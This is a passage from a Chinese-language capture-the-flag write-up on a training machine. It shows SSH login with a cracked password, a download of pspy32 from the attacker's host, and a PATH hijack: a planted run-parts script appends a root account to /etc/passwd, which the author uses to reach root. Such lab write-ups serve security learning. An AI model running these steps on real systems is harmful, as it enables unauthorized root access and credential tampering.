d4e493fd4068afc9eb1...
jkr@writeup:~$

```

https://blog.csdn.net/qq_34801745

SSH服务成功登录了jkr用户, 并获得了user_flag信息...

```

[+] Password cracked: raykayjay9
root@kali:~/桌面/dayuWriteup# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmd7USLU1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
jkr@writeup:~$ wget http://10.10.14.51/pspy32
--2020-07-16 22:56:56-- http://10.10.14.51/pspy32
Connecting to 10.10.14.51:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2656352 (2.5M) [application/octet-stream]
Saving to: 'pspy32'

pspy32 100%[=====] 2.53M 391KB/s in 11s
2020-07-16 22:57:08 (227 KB/s) 'pspy32' saved [2656352/2656352]
jkr@writeup:~$

```

```

[sudo] dayu 的密码:
对不起, 请重试。
[sudo] dayu 的密码:
dayu@kali:~/桌面/dayuWriteup$ ls
10.10.10.138.txt 46635.py pspy32
dayu@kali:~/桌面/dayuWriteup$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.138 - - [17/Jul/2020 09:52:43] "GET /pspy32 HTTP/1.1" 200 -

```

https://blog.csdn.net/qq_34801745

我这里上传了pspy枚举目前靶机进程状态...成功上传

```

2020/07/16 22:58:01 CMD: UID=0 PID=4688 /usr/sbin/CRON
2020/07/16 22:58:01 CMD: UID=0 PID=4687 /usr/sbin/CRON
2020/07/16 22:58:01 CMD: UID=0 PID=4688 /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2020/07/16 22:58:43 CMD: UID=0 PID=4689 /usr/sbin/CRON
2020/07/16 22:59:01 CMD: UID=0 PID=4690 /usr/sbin/CRON
2020/07/16 22:59:01 CMD: UID=0 PID=4691 /usr/sbin/CRON
2020/07/16 22:59:01 CMD: UID=0 PID=4692 /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2020/07/16 22:59:01 CMD: UID=0 PID=4693 /usr/sbin/CRON

```

```
2020/07/16 23:00:01 CMD: UID=0 PID=4694 /usr/sbin/CRON
2020/07/16 23:00:01 CMD: UID=0 PID=4695 /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
2020/07/16 23:00:32 CMD: UID=0 PID=4696 sshd: [accepted]
2020/07/16 23:00:32 CMD: UID=0 PID=4697 sshd: [accepted]
2020/07/16 23:00:49 CMD: UID=0 PID=4698 sshd: jkr [priv]
2020/07/16 23:00:49 CMD: UID=0 PID=4699 sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/07/16 23:00:49 CMD: UID=0 PID=4700 run-parts --lsbysysinit /etc/update-motd.d
2020/07/16 23:00:49 CMD: UID=0 PID=4701 /bin/sh /etc/update-motd.d/10-uname
2020/07/16 23:00:49 CMD: UID=0 PID=4702 sshd: jkr [priv]
2020/07/16 23:00:50 CMD: UID=1000 PID=4703 sshd: jkrpts/1
2020/07/16 23:00:50 CMD: UID=1000 PID=4705 -bash
2020/07/16 23:00:50 CMD: UID=1000 PID=4704 -bash
2020/07/16 23:00:50 CMD: UID=1000 PID=4706 -bash
2020/07/16 23:00:50 CMD: UID=1000 PID=4707 -bash
2020/07/16 23:01:01 CMD: UID=0 PID=4708 /usr/sbin/CRON
2020/07/16 23:01:01 CMD: UID=0 PID=4709 /usr/sbin/CRON
2020/07/16 23:01:01 CMD: UID=0 PID=4710 /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
```

开始查看发现sshd??，我重新开启另外窗口登录ssh后，发现每次登录都会运行一次bin目录下的run-parts文件...以root权限执行...那就简单了...

```
2020/07/16 23:02:01 CMD: UID=0 PID=4713 | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
^CExiting program... (interrupt)
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ find / -group staff 2>/dev/null
/var/local
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/fonts
/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
/usr/local/share/xml/schema
/usr/local/share/xml/misc
/usr/local/share/xml/entities
/usr/local/share/xml/declaration
/usr/local/games
/usr/local/man
/usr/local/src
/usr/local/etc
/usr/local/lib
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/lib/python2.7
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python2.7/site-packages
/usr/local/sbin
jkr@writeup:~$
```

可看到jkr在一个名为staff的组中...staff成员可以写/usr/local/bin...

```
jkr@writeup: /usr/local/bin 90x49
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ find / -group staff 2>/dev/null
/var/local
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/fonts
/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
/usr/local/share/xml/schema
/usr/local/share/xml/misc
/usr/local/share/xml/entities
/usr/local/share/xml/declaration
/usr/local/games
/usr/local/man
/usr/local/src
/usr/local/etc
/usr/local/lib
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/lib/python2.7
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python2.7/site-packages
/usr/local/sbin
jkr@writeup:~$ which run-parts
/bin/run-parts
jkr@writeup:~$ PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

jkr@writeup: ~ 86x49
dayu@kali:~/桌面/dayu$ ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 16 23:00:50 2020 from 10.10.14.51
jkr@writeup:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
messagebus:x:101:104:/:/var/run/dbus:/bin/false
sshd:x:102:65534:/:/run/sshd:/usr/sbin/nologin
jkr:x:1000:1000:jkr,,/home/jkr:/bin/bash
mysql:x:103:106:MySQL Server,,/nonexistent:/bin/false
root:x:0:0:root:/root:/bin/bash
jkr@writeup:~$
```

```
jkr@writeup: ~$ cd /usr/local/
jkr@writeup:/usr/local$ ls
bin  etc  games  include  lib  man  sbin  share  src
jkr@writeup:/usr/local$ cd bin
jkr@writeup:/usr/local/bin$ nano run-parts
jkr@writeup:/usr/local/bin$ chmod +x run-parts
jkr@writeup:/usr/local/bin$ cat run-parts
#!/bin/bash
echo 'root:gDlPrjU6SWeKo:0:0:root:/root:/bin/bash' >> /etc/passwd
jkr@writeup:/usr/local/bin$ which run-parts
/usr/local/bin/run-parts
jkr@writeup:/usr/local/bin$
```

默认情况下run-parts位于/bin中...

创建run-parts，并写入简单的shell，在执行后写入/etc/passwd新的用户名密码具有root权限...

```
dayu@kali: ~/桌面/dayuWriteup
jkr@writeup: ~ 86x47
jkr@writeup:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
messagebus:x:101:104::/var/run/dbus:/bin/false
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
jkr:x:1000:1000:jkr,,,:/home/jkr:/bin/bash
mysql:x:103:106:MySQL Server,,,:/nonexistent:/bin/false
root:gDlPrjU6SWeKo:0:0:root:/root:/bin/bash
root:KBzWUbGJVL4Kk:0:0:root:/root:/bin/bash
rooooot:KBzWUbGJVL4Kk:0:0:root:/root:/bin/bash
jkr@writeup:~$ su rooooot
Password:
root@writeup:/home/jkr# id
uid=0(root) gid=0(root) groups=0(root)
root@writeup:/home/jkr# cat /root/root.txt
eeba47f60b48ef92b734\
root@writeup:/home/jkr#
```

通过成功写入的新用户...直接su成功登录，获得了root权限...

读取到了root_flag信息...

这台靶机简单常规...

获取apache框架信息-寻找相关的EXP-利用EXP获得用户名密码-SSH登录后pspy32枚举进程-最后写shell提权...

由于我们已经成功得到root权限查看user和root.txt，因此完成这台初级的靶机，希望你们喜欢这台机器，请继续关注大余后期会有更多具有挑战性的机器，一起练习学习。

如果你有其他的方法，欢迎留言。要是写错了的地方，请你一定要告诉我。要是你觉得这篇博客写的还不错，欢迎分享给身边的人。

